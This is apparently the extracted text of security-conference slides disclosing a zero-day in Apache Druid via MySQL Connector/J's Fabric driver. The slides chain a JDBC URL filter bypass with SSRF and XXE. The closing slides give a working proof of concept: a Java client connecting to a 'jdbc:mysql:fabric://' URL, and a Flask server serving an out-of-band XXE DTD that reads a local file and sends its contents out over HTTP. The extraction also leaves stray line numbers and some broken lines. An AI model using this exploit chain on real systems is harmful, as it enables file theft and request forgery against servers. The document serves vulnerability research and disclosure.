#### Apache Druid Case

- MySQL Connector/J 5.1.48 is used
- Effect Apache Druid latest version
- Differences between Properties Filter Parser and JDBC Driver Parser



#### Apache Druid Oday Case

```
private static void checkConnectionURL(String url, JdbcAccessSecurityConfig securityConfig)
     Preconditions.checkNotNull(url, "connectorConfig.connectURI");
     if (!securityConfig.isEnforceAllowedProperties()) {
       // You don't want to do anything with properties.
6
       return;
8
9
     @Nullable final Properties properties; // null when url has an invalid format
10
      if (url.startsWith(ConnectionUriUtils.MYSQL_PREFIX)) {
11
       try {
12
         NonRegisteringDriver driver = new NonRegisteringDriver();
13
          properties = driver.parseURL(url, null);
14
15
```



# Java Service Provider Interface



#### java.util.ServiceLoader



mysql-connector-java-{VERSION}.jar

META-INF/services

java.sql.Driver

com.mysql.cj.jdbc.Driver

com.mysql.fabric.jdbc.FabricMySQLDriver



#### com.mysql.fabric.jdbc.FabricMySQLDriver

• MySQL Fabric is a system for managing a farm of MySQL servers.

• MySQL Fabric provides an extensible and easy to use system for managing a MySQL deployment for sharding and high-availability.



```
Properties parseFabricURL(String url, Properties defaults) throws SQLException
3
              if (!url.startsWith("jdbc:mysql:fabric://")) {
4
                  return null;
5
              // We have to fudge the URL here to get NonRegisteringDriver.parseURL()
6
      to parse it for us.
8
              // It actually checks the prefix and bails if it's not recognized.
9
              // jdbc:mysql:fabric:// => jdbc:mysql://
10
              return super.parseURL(url.replaceAll("fabric:", ""), defaults);
11
```



```
try {
        String url = this.fabricProtocol + "://" + this.host + ":" + this.port;
         this.fabricConnection = new FabricConnection(url, this.fabricUsername, this.fabricPasswor
   } catch (FabricCommunicationException ex) {
              throw SQLError.createSQLException("Unable to establish connection to the Fabric
   server", SQLError.SQL_STATE_CONNECTION_REJECTED, ex, getExceptionInterceptor(), this);
8
9
                                             customize fabric protocol
10
11
12
13 public FabricConnection(String url, String username, String password) throw
  FabricCommunicationException {
          this.client = new XmlRpcClient(url, username, password);
15
           refreshState();
16
                                            send a XMLRPC request to host
```



call XMLRPC request automatically after JDBC Connection

Seems like a SSRF request?



```
public FabricConnection(String url, String username, String password) throws FabricCommunicationException {
               this.client = new XmlRpcClient(url, username, password);
               refreshState();
       . . . . . .
6
       public int refreshState() throws FabricCommunicationException {
               FabricStateResponse<Set<ServerGroup>> serverGroups = this.client.getServerGroups();
               FabricStateResponse<Set<ShardMapping>> shardMappings = this.client.getShardMappings();
9
10
11
               this.serverGroupsExpiration = serverGroups.getExpireTimeMillis();
               this.serverGroupsTtl = serverGroups.getTtl();
12
13
               for (ServerGroup g : serverGroups.getData()) {
14
                   this.serverGroupsByName.put(g.getName(), g);
15
16
17
18
       public FabricStateResponse<Set<ServerGroup>> getServerGroups(String groupPattern) throws FabricCommunicationException {
19
               int version = 0; // necessary but unused
20
               Response response = errorSafeCallMethod(METHOD_DUMP_SERVERS, new Object[] { version, groupPattern });
               // collect all servers by group name
21
22
               Map<String, Set<Server>> serversByGroupName = new HashMap<String, Set<Server>>();
23
       . . . . . .
24
25
       private Response errorSafeCallMethod(String methodName, Object args[]) throws FabricCommunicationException {
26
               List<?> responseData = this.methodCaller.call(methodName, args);
               Response response = new Response(responseData);
27
28
29
30
```



#### Find XXE vulnerability in processing response data

# Server set evil JDBC URL initiate XMLRPC request porcess XML external entity Server

retrieve data in response



```
OutputStream os = connection.getOutputStream();
             os.write(out.getBytes());
             os.flush();
             os.close();
             // Get Response
             InputStream is = connection.getInputStream();
             SAXParserFactory factory = SAXParserFactory.newInstance();
             SAXParser parser = factory.newSAXParser();
             ResponseParser saxp = new ResponseParser();
             parser.parse(is, saxp);
13
             is.close();
14
15
16
             MethodResponse resp = saxp.getMethodResponse();
             if (resp.getFault() != null) {
18
                 throw new MySQLFabricException(resp.getFault());
19
20
21
             return resp;
```



#### XXE attack without any properties

```
import java.sql.Connection;
import java.sql.DriverManager;

public class MysqlTest{
    public static void main(String[] args) throws Exception{
        String url = "jdbc:mysql:fabric://127.0.0.1:5000";
        Connection conn = DriverManager.getConnection(url);
    }
}
```



#### XXE attack without any properties

```
from flask import Flask
app = Flask(__name__)
@app.route('/xxe.dtd', methods=['GET', 'POST'])
def xxe_oob():
return '''<!ENTITY % aaaa SYSTEM "fiLe:///tmp/data">
<!ENTITY % demo "<!ENTITY bbbb SYSTEM</pre>
'http://127,0.0.1:5000/xxe?data=%aaaa;'>"> %demo;'''
@app.route('/', methods=['GET', 'POST'])
def dtd():
return '''<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY % xd SYSTEM "http://127.0.0.1:5000/xxe.dtd"> %xd;]>
<root>&bbbb;</root>'''
if __name__ == '__main__'
  app.run()
```



# THANKS!